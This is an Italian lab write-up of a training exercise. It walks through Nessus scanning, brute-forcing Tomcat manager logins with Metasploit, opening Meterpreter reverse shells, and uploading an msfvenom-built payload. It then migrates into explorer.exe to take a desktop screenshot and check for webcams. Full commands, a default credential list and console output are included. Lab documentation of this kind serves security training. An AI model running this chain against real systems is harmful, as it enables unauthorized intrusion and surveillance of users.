



# METASPLOIT



# BWII -Exploit Windows con Metasploit



L'obiettivo di oggi ci chiede:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit.

Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio

- **IP Kali Linux:** 192.168.200.100 **IP**
- **Windows:** 192.168.200.200 **Listen**
- **port (payload option):** 7777

Evidenze laboratorio


Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchina target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.200.100, controlliamo da terminale con il comando “**ip a**” per essere sicuri della configurazione.

```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
[sudo] password di kali:
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
en 1000
    link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 scope global eth0
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data:
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=20.4 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=3.73 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.40 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=3.57 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=0.866 ms
^C
```

Stessa cosa faremo per la macchina windows, quindi apriamo la macchina, una volta dentro andiamo su “Proprietà - Protocollo di internet” e assegniamo manualmente l'IP 192.168.200.200, subnet e gateway. Apriamo il terminale e facciamo un controllo, per essere sicuri che abbia salvato correttamente le configurazioni, con il comando “**ifconfig**” e come possiamo vedere nella figura in basso a destra è tutto corretto.






Sul terminale kali proviamo a fare un test di ping verso la macchina windows per accertarci che le due macchine comunichino correttamente.

Verifichiamo che Tomcat sia in esecuzione, quindi lo apriamo.


Avviamo il servizio Nessus da terminale della kali tramite il comando “**sudo systemctl start nessus**” (come vediamo nella figura a destra).

Usciamo dal terminale e apriamo il browser e proviamo a raggiungere il portale nessus cercando sul browser “**https://localhost:8834/#/**”, una volta dentro creiamo un nuovo “Basic Network Scan” per trovare le versioni e le vulnerabilità, impostiamo la scansione con i dati del target, salviamo il tutto e infine avviamo la scansione.





Una volta terminata la scansione avremo questo risultato, che vediamo in figura a lato, cioè tutte le vulnerabilità trovate sul target. Tra cui possiamo verificare anche le vulnerabilità legate al servizio Tomcat che andremo a sfruttare di seguito.



Una volta che abbiamo fatto la scansione delle vulnerabilità ci spostiamo sul terminale kali per iniziare la sessione con metasploit, quindi avviamo “**msfconsole**”, inizialmente abbiamo cercato l’exploit per tomcat con cui però non riuscivamo a ottenere un risultato utile perchè così facendo non recuperavamo l’utente e la password per accedere, quindi proviamo a cercare un modulo ausiliario per tomcat con cui trovare utente e password per accedere quindi troviamo e usiamo il seguente modulo ausiliario: “**auxiliary/scanner/http/tomcat\_mgr\_login**“ lo eseguiamo digitando “**use 0**“, visualizziamo le opzioni del modulo con “**show options**“, vediamo che “blank\_passwords” è settato su falso quindi lo settiamo su true e utilizziamo “cat” per farci mostrare gli utenti con le rispettive password.

```
msf5 > search auxiliary/scanner/http/tomcat_mgr_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/http/tomcat_mgr_login  .               normal No    Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf5 > use 0
msf5 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name          Current Setting  Required  Description
--          -
ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false            no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                no        How fast to bruteforce, from 0 to 5
DB_ALL_CREDENTIALS false            no        Try each user/password couple stored in the current database
DB_ALL_PASS      false            no        Add all passwords in the current database to the list
DB_ALL_USERS     false            no        Add all users in the current database to the list
DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        The HTTP password to specify for authentication
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
PROXIES          none             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          127.0.0.1         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
REPORT          none             no        The target port (TCP)
SSL              false            no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false            yes       Stop querying when a credential works for a host
TARGETURI       /manager/html    yes       URI for Manager login. Default is /manager/html
THREADS         1                yes       The number of concurrent threads (max one per host)
USERNAME        none             no        The HTTP username to specify for authentication
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false            no        Try the username as the password for all users
USER_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no        File containing users, one per line
VERBOSE         true             yes       Whether to print output for all attempts
VMOST           none             no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set blank_passwords true
blank_passwords => true
```

```
File Azioni Modifica Visualizza Aiuto
dlists/tomcat_mgr_default_userpass.txt
[*] exec: cat /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt

j2deployer j2deployer
ovwebusr OvW*busr1
cxsdk kdsxc
root owaspbwa
ADMIN ADMIN
xampp xampp
tomcat s3cret
QCC QLogic66
admin vagrant
admin password
admin
admin Password1
admin password1
admin admin
```



Dopodiché passiamo al settaggio dell'exploit scelto (**multi/http/tomcat\_mgr\_upload**) e modifichiamo le voci richieste.

Runniamo l'exploit e otteniamo una sessione meterpreter che è stata caricata tramite un payload di tipo java/windows, che ha capacità limitate: non funzionano funzionalità avanzate come screenshot completo, webcam, keylogger, ecc.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[-] Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying wyrCxMFnAhtC9 ...
[*] Executing wyrCxMFnAhtC9 ...
[*] Undeploying wyrCxMFnAhtC9 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49451) at 2025-05-20 10:23:07 +0200
0

meterpreter > |
```



Lasciamo in standby la sessione meterpreter appena creata e apriamo un nuovo terminale in cui generiamo un payload per windows con il seguente comando “**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe**”, questo genera “payload.exe”, un file malevolo con Meterpreter completo.

Una volta fatto ciò torniamo sulla sessione meterpreter lasciata precedentemente in standby e carichiamo il file appena creato con “**upload payload.exe**”.

Apriamo un altro terminale e lanciamo di nuovo msfconsole e lanciamo un exploit multi/handler con i relativi settaggi la runniamo e otteniamo una sessione meterpreter e lanciamo cmd digitando “shell”, e nel prompt Windows lanciamo “**start payload.exe**” caricato in precedenza.

A questo punto otteniamo una sessione meterpreter completa ma:

- Il processo che abbiamo compromesso è stato avviato come servizio di sistema
- Su Windows 8, 10 e 11, i servizi non hanno accesso diretto al desktop dell'utente
- Per questo, non riusciamo a vedere nessun desktop grafico da cui fare lo screenshot

Quindi: screenshot impossibile, anche se abbiamo Meterpreter completo, finché non siamo dentro un processo dell'utente attivo (es. explorer.exe).

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying V0eaF ...
[*] Executing V0eaF ...
[*] Undeploying V0eaF ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49453) at 2025-05-20 12:45:18 +0200

meterpreter > upload payload.exe
[*] Uploading : /home/kali/payload.exe → payload.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/payload.exe → payload.exe
[*] Completed : /home/kali/payload.exe → payload.exe
```

```
meterpreter > shell
Process 1 created.
Channel 2 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>start payload.exe
start payload.exe

C:\tomcat7>
```



Per risolvere questa condizione bisogna migrare a un processo di un utente attivo, per esempio **explorer.exe**, quindi nel prompt di meterpreter digitiamo “ps” e cerchiamo una riga tipo:

“PID Name Arch Session User

3784 explorer.exe x64 1 WIN10\User”

```

3784 516 explorer.exe x64 1 DESKTOP-9K104BT\user secapp.exe C:\Windows\explorer.exe
3872 888 taskeng.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\taskeng.exe
3908 644 RuntimeBroker.exe x64 1 DESKTOP-9K104BT\user C:\Windows\System32\RuntimeBroker.exe
3988 644 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wbem\WmiPrvSE.exe
4024 556 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
4220 4552 conhost.exe x64 1 DESKTOP-9K104BT\user C:\Windows\System32\conhost.exe
4552 3768 cmd.exe x64 1 DESKTOP-9K104BT\user C:\Windows\System32\cmd.exe
4604 644 ShellExperienceHost.exe x64 1 DESKTOP-9K104BT\user C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
4644 3764 java.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Java\jre6\bin\java.exe
4848 3768 VBoxTray.exe x64 1 DESKTOP-9K104BT\user C:\Windows\System32\VBoxTray.exe
4876 556 svchost.exe x64 1 DESKTOP-9K104BT\user C:\Windows\System32\svchost.exe
5076 3768 tomcat7w.exe x86 1 DESKTOP-9K104BT\user C:\tomcat7\bin\tomcat7w.exe

meterpreter > migrate 3784
  
```

Migriamo a questo processo con “migrate 3784” e aspettiamo la conferma:


[\*] Migrating from PID\_A to 3784...

[\*] Migration completed successfully.

```

meterpreter > migrate 3784
[*] Migrating from 1692 to 3784...
[*] Migration completed successfully.
  
```

Una volta dentro e loggati come utente user possiamo effettuare lo screenshot del desktop con il comando **“screenshot”**.



Per quanto riguarda le webcam attive digitiamo il comando **“webcam\_list”** otteniamo la scritta: - No webcams were found.

Significa che:

- La macchina non ha webcam fisica/virtuale
- Oppure è disabilitata nei dispositivi
- Oppure non è disponibile nel contesto attuale (ma improbabile, visto che sono in explorer.exe)

```
[*] Migration completed successfully.  
meterpreter > webcam_list (1.200149453) at 2025-05-20 12:45:18  
[-] No webcams were found
```



### CONSIDERAZIONI FINALI:

Il laboratorio ha dimostrato con successo come una macchina Windows 10 possa essere compromessa sfruttando vulnerabilità note, in questo caso legate al servizio Apache Tomcat. Le fasi del test hanno seguito un flusso ben definito, che ha incluso:

1. Configurazione della rete tra macchine Kali e Windows in ambiente VirtualBox;
2. Scansione delle vulnerabilità tramite Nessus, che ha permesso l'identificazione di servizi potenzialmente exploitabili;
3. Accesso iniziale con Metasploit tramite un modulo ausiliario per ottenere credenziali valide di accesso;
4. Esecuzione dell'exploit Tomcat per stabilire una sessione Meterpreter;
5. Generazione e caricamento di un payload personalizzato con msfvenom per ottenere una sessione con privilegi estesi;
6. Migrazione a un processo attivo dell'utente per ottenere funzionalità complete, come lo screenshot del desktop.

Durante il processo è stato possibile confermare:

- La comunicazione corretta tra le due macchine;
- L'assenza di webcam disponibili;
- L'efficacia dell'exploit se eseguito con le giuste credenziali;
- L'importanza della migrazione a processi interattivi (es. explorer.exe) per bypassare le limitazioni di accesso ai servizi desktop in ambienti moderni Windows.

Riflessioni sulla Sicurezza

Questo laboratorio evidenzia quanto sia fondamentale proteggere i servizi esposti, aggiornare regolarmente i software (come Tomcat), e monitorare gli accessi non autorizzati. La presenza di credenziali deboli o accessibili facilmente rappresenta un vettore di attacco critico, spesso sottovalutato.